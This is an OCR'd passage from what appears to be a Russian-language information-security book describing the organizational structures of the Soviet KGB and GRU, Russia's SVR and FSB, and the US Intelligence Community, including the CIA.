В СССР были две мощные спецслужбы, сегодня хорошо известные не только специалистам в области разведки, но и широким кругам населения, — Комитет государственной безопасности (КГБ) и Главное разведывательное управление (ГРУ). Причем если в годы существования СССР о деятельности КГБ не знали лишь, пожалуй, воспитанники детских дошкольных учреждений, то деятельность ГРУ стала освещаться в открытой печати лишь после распада Советского Союза. Объясняется это тем, что работа КГБ была направлена на обеспечение безопасности существующего строя, поэтому она пронизывала все советское общество. Основной же задачей ГРУ были сбор информации о подготовке вероятного противника к войне и разведывательное обеспечению ВС СССР в ходе боевых действий. Таким образом, работа ГРУ была направлена, в основном, на внешнего противника. Внутренний же противник интересовал ГРУ только с точки зрения сокрытия даже самого факта существования своих структур и ведения ими какой-либо деятельности от находящихся на территории СССР агентов и информаторов вероятного противника, а также с точки зрения возможности добывания информации от иностранцев, находящихся на территории СССР.

КГБ СССР

Комитет государственной безопасности при Совете Министров СССР — это спецслужба Советского Союза, отвечавшая с марта 1954 по ноябрь 1991 года за обеспечение госбезопасности и прекратившая свое существование накануне распада СССР после подписания Президентом СССР М. С. Горбачевым 3 декабря 1991 года Закона "О реорганизации органов государственной безопасности".

В годы своей деятельности КГБ сочетал в себе функции контрразведки, внешней разведки и анализа получаемой информации, контрразведки в Вооруженных Силах, охраны наземных и морских границ СССР, держал под контролем ядерные вооружения, ведал правительственной связью и осуществлял охрану руководителей КПСС и Советского государства.

За время существования КГБ его структура несколько раз изменялась и к моменту его упразднения имела вид, показанный на рис. 3.1.

К моменту распада СССР в состав КГБ входили следующие Главные управления:

- 1-е Главное управление — внешняя разведка и контрразведка, анализ информации;
- 2-е Главное управление — внутренняя контрразведка, борьба с подрывными действиями, направленными против государства, промышленная безопасность;
- Главное управление Пограничных войск (ГУПВ);
- 8-е Главное управление — разведка связи, безопасность средств связи, шифровальная служба;
- Помимо Главных управлений, в структуре КГБ были следующие управления:
- 3-е управление — контрразведка в Вооруженных Силах;
- 4-е управление — охрана и внутренняя безопасность посольств;
- 5-е управление — защита конституционного строя, под которой понималось искоренение инакомыслия;
- 6-е управление — вопросы экономической безопасности;
- 7-е управление — наружное наблюдение;
- 15-е управление — охрана государственных объектов;
- 16-е управление — радиоперехват и электронная разведка;
- управление строительства военных объектов.

В конце 60-х годов 4-е, 5-е и 6-е управления вошли в состав 2-го ГУ, а в 1969 г. они вновь были выделены в самостоятельные управления. Офицеры 3-го управления КГБ, отвечающего за контрразведку в ВС, имелись во всех родах войск (так называемые "особисты"). Они подчинялись только КГБ и имели в армии разветвленную сеть "информаторов". В ВМФ эти сотрудники проходили службу на всех крупных надводных кораблях, подводных лодках и береговых базах.




Рис. 3.1. Структура КГБ СССР

8-е ГУ отвечало за защиту технических средств связи вообще и создание шифросистем, в частности;

Созданное в 1969 году 16-е управление занималось добыванием информации из линий связи других стран, что включало в себя перехват шифрсообщений из каналов, принадлежавших как легальным, так и разведывательным сетям связи, с последующим их дешифрованием, а также прослушивание с помощью технических приспособлений и средств обработки информации, размещенных на территории дипломатических представительств зарубежных стран.

1-е ГУ, организационно входившее в структуру КГБ, фактически представляло собой вполне самостоятельную организацию и базировалось в отдельном комплексе зданий, находящихся в Ясенево (“в лесу”, на профессиональном сленге офицеров КГБ). Структура 1-го ГУ представлена на рис. 3.2.




Рис. 3.2. Структура 1-го ГУ КГБ

Работа 1-го ГУ велась в следующих отделах.

1. США, Канада.
2. Латинская Америка.
3. Великобритания, Австралия, Африка, Новая Зеландия, Скандинавия.
4. Восточная Германия, Западная Германия, Австрия.
5. Страны Бенилюкса, Франция, Испания, Португалия, Швейцария, Греция, Италия, Югославия, Албания, Румыния.
6. Китай, Вьетнам, Лаос, Камбоджа, Северная Корея.
7. Таиланд, Индонезия, Япония, Малайзия, Сингапур, Филиппины.
8. Неарабские страны Ближнего Востока, включая Афганистан, Иран, Израиль, Турцию.
9. Англоговорящие страны Африки.
10. Франкоговорящие страны Африки.
11. Контакты с социалистическими странами.
12. Регистрация и архивы.
13. Электронный перехват и операции против шифровальных служб западных стран.
14. Индия, Шри-Ланка, Пакистан, Непал, Бангладеш, Бирма.
15. Арабские страны Ближнего Востока, а также Египет.
16. Эмиграция.
17. Контакты с развивающимися странами.

Одной из интереснейших совместных технических операций 1-го и 8-го ГУ было применение уже упоминавшейся в предыдущей главе системы “Амхерст” для обеспечения связи с зарубежной агентурой, как легальной, так и нелегальной.

После распада СССР 16-е управление и служба правительственной связи были выведены из состава КГБ и реорганизованы в Федеральное агентство правительственной связи и информации (ФАПСИ) Российской Федерации. Сам КГБ после ряда реорганизаций был преобразован в Федеральную службу безопасности (ФСБ). (В настоящее время Указом Президента РФ производится реорганизация российских спецслужб, в результате которой ФАПСИ и Пограничные войска должны войти в структуру ФСБ.) По сравнению с КГБ СССР, ФСБ является достаточно открытой организацией (конечно, в той мере, в какой может быть открыта спецслужба). С ее задачами и структурой можно ознакомиться в Internet на официальном Web-узле ФСБ по адресу `http://www.fsb.ru`. При реорганизации КГБ 1-е ГУ было выведено из его состава и преобразовано в отдельную службу, получившую название Службы внешней разведки (СВР) РФ. Последняя, учитывая квалификацию ее специалистов, а также роль РФ в мировой политике, заслуживает отдельного рассмотрения.

В соответствии с новой разведывательной доктриной России, внешняя разведка РФ в 90-х годах отказалась от политики глобализма. В настоящее время СВР действует только в тех регионах, где у России имеются подлинные, а не мнимые интересы. Разведка не формирует собственные задачи, они определяются руководством страны, исходя из интересов государства. Кроме того, в настоящее время в разведке происходит переход от конфронтации со спецслужбами различных стран к взаимодействию и сотрудничеству в тех областях, где совпадают их интересы (борьба с международным терроризмом, наркобизнесом, нелегальной торговлей оружием и т.п.). Тем не менее, это взаимодействие не носит всеобъемлющего характера и не исключает ведения разведки на территории тех или иных стран, исходя из национальных интересов РФ.

В настоящее время СВР ведет разведку по трем основным направлениям: политическом, экономическом и научно-техническом.

В области политической разведки перед СВР стоят задачи: получать упреждающую информацию о политике ведущих государств мира на международной арене в отношении России; отслеживать развитие кризисных ситуаций в “горячих точках” планеты, которые могут представлять угрозу для национальной безопасности России; добывать сведения о попытках отдельных стран создать новые виды вооружения, особенно ядерные; через свои каналы оказывать активное содействие осуществлению внешней политики России.

В области экономической разведки перед СВР стоят задачи: защита экономических интересов России; получение секретных сведений о надежности торгово-экономических партнеров, деятельности международных экономических и финансовых организаций, затрагивающей интересы России; обеспечение экономической безопасности страны.

По линии научно-технической разведки задачи СВР практически остались прежними. Они заключаются в получении данных о новейших достижениях в области науки и тех-

ники, особенно военных технологий и технологий двойного применения, в интересах укрепления обороноспособности РФ.

Организационная структура СВР РФ строится в соответствии с Законом “О внешней разведке”. В структуру СВР (рис. 3.3) входят оперативные, аналитические и функциональные подразделения (управления, службы, самостоятельные отделы). Впервые в практике российских спецслужб создано Бюро по связям с общественностью и средствами массовой информации.




Рис. 3.3. Структура СВР РФ, образованной на основе 1-го ГУ КГБ СССР

ГРУ ГШ ВС СССР

Вторым разведывательным органом Советского Союза было Главное разведывательное управление Генерального штаба Вооруженных Сил СССР (ГРУ ГШ ВС СССР). Помимо ведения стратегической и военной разведки, ГРУ с момента его образования на заре Советской власти занималось добыванием военно-технической информации и сведений о передовых научных достижениях в военной области. В отличие от ФСБ, ГРУ ГШ ВС РФ по-прежнему остается закрытой для посторонних глаз структурой, что не удивительно, поскольку цели и задачи военной разведки в гораздо меньшей степени зависят от

политического режима страны, чем цели и задачи спецслужб, обеспечивающих внутреннюю безопасность государства.

Организационно ГРУ ГШ ВС СССР состояло из управлений, направлений и отделов (рис. 3.4). Кроме того, ГРУ были подчинены разведуправления всех военных округов, групп войск и флотов. Разведуправлениям, в свою очередь, подчинались разведотделы армий и флотилий. На уровне дивизии структуры ГРУ были представлены разведбатальонами. Наконец, почти во всех военных округах существовали отдельные бригады специального назначения (спецназ), а также подразделения особого назначения (осназ).

С точки зрения собственно защиты информации следует выделить следующие управления ГРУ.

- 5-е управление — оперативная разведка, организация разведработы на уровне фронтов, флотов и военных округов. Начальники разведуправлений военных округов подчинялись именно 5-му управлению. Начальники 2-х управлений штабов флотов также осуществляли свою деятельность в рамках 5-го управления под руководством начальника флотской разведки, имевшего статус заместителя начальника ГРУ.
- 6-е управление — радиотехническая разведка. Работа управления выполнялось силами и средствами четырех отделов.
  - 1-й отдел (радиоразведка). Занимался перехватом и дешифрованием сообщений из каналов связи иностранных государств. Он руководил подразделениями осназ военных округов и групп войск.
  - 2-й отдел (радиотехническая разведка). Пользовался услугами тех же станций перехвата и осуществлял наблюдение электронными средствами за теми же странами, что и 1-й отдел. Однако специалистов этого отдела интересовала не сама информация, а параметры излучения радио-, телеметрических и других электронных систем, используемых в аппаратуре слежения и обнаружения военного назначения.
  - 3-ий отдел (техническое обеспечение). Занимался обслуживанием станций перехвата, оборудование которых размещалось в зданиях советских посольств, консульств и торговых миссий, а также на отдельно расположенных станциях перехвата.




Рис. 3.4. Структура ГРУ ГШ ВС СССР

- 4-ый отдел (слежение). Круглосуточно отслеживал всю информацию, которую добывало 6-е управление. Основная задача отдела состояла в отслеживании состояния и динамики изменения военной ситуации в мире. Каждый офицер этого отдела отвечал за свой объект наблюдения (командование стратегической авиацией США, командование тактической авиацией и т.д.)

- 9-е управление — военные технологии. Работало в тесном сотрудничестве с научно-исследовательскими, проектными и другими учреждениями и организациями военно-промышленного комплекса СССР. Занималось добыванием информации о разработке и использовании технологий производства военной техники и вооружений.

- 10-е управление — военная экономика. Занималось анализом информации по производству и продажам в других странах продукции военного и двойного назначения, а также вопросами экономической безопасности.

Спецслужбы США

Стратегическая разведка США ведется четырнадцатью органами исполнительной власти США, образующими так называемое "Разведывательное Сообщество" (Intelligence Community). Работа Разведывательного Сообщества (РС) де-факто началась в 1947 году после принятия Закона "О национальной безопасности" (NSA — National Security Act), провозгласившего курс на "холодную войну" с СССР, но де-юре существование скоординированного РС было оформлено только в 1992 году (т.е. после распада СССР) Законом "Об организации разведки" (IOA — Intelligence Organization Act). В соответствии с IOA, в состав РС на федеративных принципах входят: ЦРУ, 8 разведывательных органов Министерства обороны (85% всего бюджета РС) и 5 федеральных органов исполнительной власти.

Министерство обороны США представлено в РС следующими органами.

- DIA (Defense Intelligence Agency) — Разведывательное управление Министерства обороны (РУМО).
- NSA (National Security Agency) — Агентство национальной безопасности (АНБ).
- NRO (National Reconnaissance Office) — Национальное управление воздушно-космической разведки (НУВКР).
- NIMA (National Imagery and Mapping Agency) — Национальное агентство по геодезии и картографии (НАГК).
- Army MI (Military Intelligence) — Войсковая разведка Армии США.
- Air Force ISR (Intelligence, Surveillance, and Reconnaissance) — Службы разведки, наблюдения и перехвата ВВС США.
- Naval Intelligence — Разведка ВМФ США.
- Marine Corps Intelligence — Разведка Корпуса морской пехоты США.
- Помимо органов Министерства обороны, в РС входят:
- CIA (Central Intelligence Agency) — Центральное разведывательное управление (ЦРУ).
- INR (Bureau of Intelligence and Research) — Бюро разведки и исследований (БРИ) Государственного департамента США (State Department).
- OIS (Office of Intelligence Support) — Управление разведывательного обеспечения (УРО) Министерства финансов (Department of Treasure).
- IN (Office of Intelligence) — Управление разведки (УР) Министерства энергетики (Energy Department).
- FBI (Federal Bureau of Investigation) — Федеральное бюро расследований (ФБР) Министерства юстиции (Justice Department).
- Coast Guard Intelligence Element — Разведывательная составляющая службы береговой охраны (Coast Guard) Министерства транспорта (Department of Transportation).

Таким образом, "чистой" разведкой в РС занимаются только 5 федеральных органов исполнительной власти США: РУМО, АНБ, НУВКР, НАГК и ЦРУ. Остальные 9 организаций, входящих в РС, занимаются разведывательной деятельностью с целью обеспечения своих основных функций, не имеющих прямого отношения к разведке. Кроме перечисленных, в США имеются и некоторые другие организации и подразделения федеральных органов исполнительной власти, которые не входят в РС, но в той или иной степени занимаются разведкой и (или) контрразведкой с целью выполнения отдельных задач в своей сфере деятельности.

Работу РС координирует директор центральной разведки (DCI — Director of Central Intelligence), который также является директором ЦРУ и главой Штаба РС (Intelligence Community Staff). При Президенте США действуют следующие совещательные органы, имеющие отношение к разведке.

- ***National Security Council*** (NSC) — Совет по национальной безопасности (СНБ). В основной штат Совета входят: президент, вице-президент, госсекретарь, министр обороны, а также (на правах штатных советников) — начальник объединенного комитета начальников штабов (советник по обороне) и директор центральной разведки (советник по разведке). В расширенный штат Совета также входят министр финансов и советник президента по национальной безопасности. Основная функция Совета заключается в оказании помощи президенту США в выработке решений, связанных с национальной безопасностью.
- ***President's Foreign Intelligence Advisory Board*** (PFIAB) — Президентский консультативный совет по внешней разведке (ПКСВР). В ПКСВР выдвигаются шестнадцать "выдающихся граждан, не входящих в правительство США, известных своими достижениями, опытом, независимостью и честностью". ПКСВР рассматривает вопросы качества и адекватности получаемой разведывательной информации, ее анализа и вырабатываемых на ее основе оценок, контрразведывательной деятельности и других разведывательных мероприятий. Члены ПКСВР имеют доступ *ко всей разведывательной информации*, собираемой РС США.
- ***Intelligence Oversight Board*** (IOB) — Наблюдательный совет по разведке (НСР). Состоит из трех человек, назначаемых президентом, один из которых является председателем НСР. Основная официально декларируемая задача НСР — контроль соблюдения законности в работе РС. Члены НСР могут входить (и, как правило, входят) в ПКСВР.

Оперативное управление РС осуществляет заместитель директора центральной разведки (ДЦР) по руководству сообществом (DDCI/CM — Deputy Director of Central Intelligence for Community Management). Работа DDCI/CM регламентируется Законом "О правах разведки" (Intelligence Authorization Act), принятым в 1997 году. В непосредственном подчинении DDCI/CM находятся:

- Помощник ДЦР по сбору информации (ADCI/C — Assistant DCI for Collection). Возглавляет Национальный совет по сбору информации (NICB — National Intelligence Collection Board), в который входят руководители разведывательных структур, фи-

нансируемых в рамках NFIP, отвечающих в своих учреждениях и организациях за сбор разведывательной информации.

- Помощник ДЦР по аналитической работе (ADCI/AP — Assistant DCI for Analysis and Production). Возглавляет Национальный совет по аналитической работе (NIAPB — National Intelligence Analysis and Production Board). По аналогии с NICB, в совет NIAPB входят руководители разведывательных структур, финансируемых в рамках NFIP, которые отвечают за ведение аналитической работы в соответствующих учреждениях и организациях.
- Старший администратор по закупкам (SAE — Senior Acquisition Executive). Контролирует приобретение РС наиболее ответственных разведсистем, а также управление закупками. Возглавляет Совет РС по закупкам (ICAC — Intelligence Community Acquisition Council).
- Административный директор по внутренним связям РС (ExDir/ICA — Executive Director for Intelligence Community Affairs). Возглавляет Административный штаб сообщества (CMS — Community Management Staff) — технический орган, работающий в интересах ADCI/C, ADCI/AP и SAE с целью обеспечения последними выполнения возложенных на них ДЦР и его заместителем задач по управлению РС.

Административный штаб сообщества обеспечивает решение следующих задач РС:

- разработка и реализация стратегических планов РС;
- обеспечение учета интересов разведки в разрабатываемых федеральных программах и бюджетах;
- оперативное управление бюджетным процессом всего РС, включая оценку выполнения текущих программ и предоставление бюджетных запросов РС на утверждение президенту и Конгрессу США;
- соблюдение политики обработки информации, собираемой РС.

Таким образом, высшие органы управления РС США имеют структуру, представленную на рис. 3.5.




Рис. 3.5. Структура управления разведсообществом США

ЦРУ (CIA)

ЦРУ также называется Центральной разведкой. Учрежденное президентом Труменом в сентябре 1947 года для координации деятельности американской разведки, ЦРУ быстро превратилось в мощнейшую организацию, занимающуюся сбором и обработкой разведывательной информации и распространяющую по миру влияние США с помощью тайных операций. Подобно КГБ, ЦРУ после окончания “холодной войны” пережило этап сокращения ассигнований и сворачивания деятельности. Однако, в отличие от КГБ,

распавшегося стараниями того же ЦРУ на несколько спецслужб, что не могло не сказаться на качестве разведработы, основные структуры ЦРУ были сохранены. В начале 90-х ЦРУ имело структуру, приведенную на рис. 3.6.




Рис. 3.6. Структура ЦРУ в начале 90-х годов

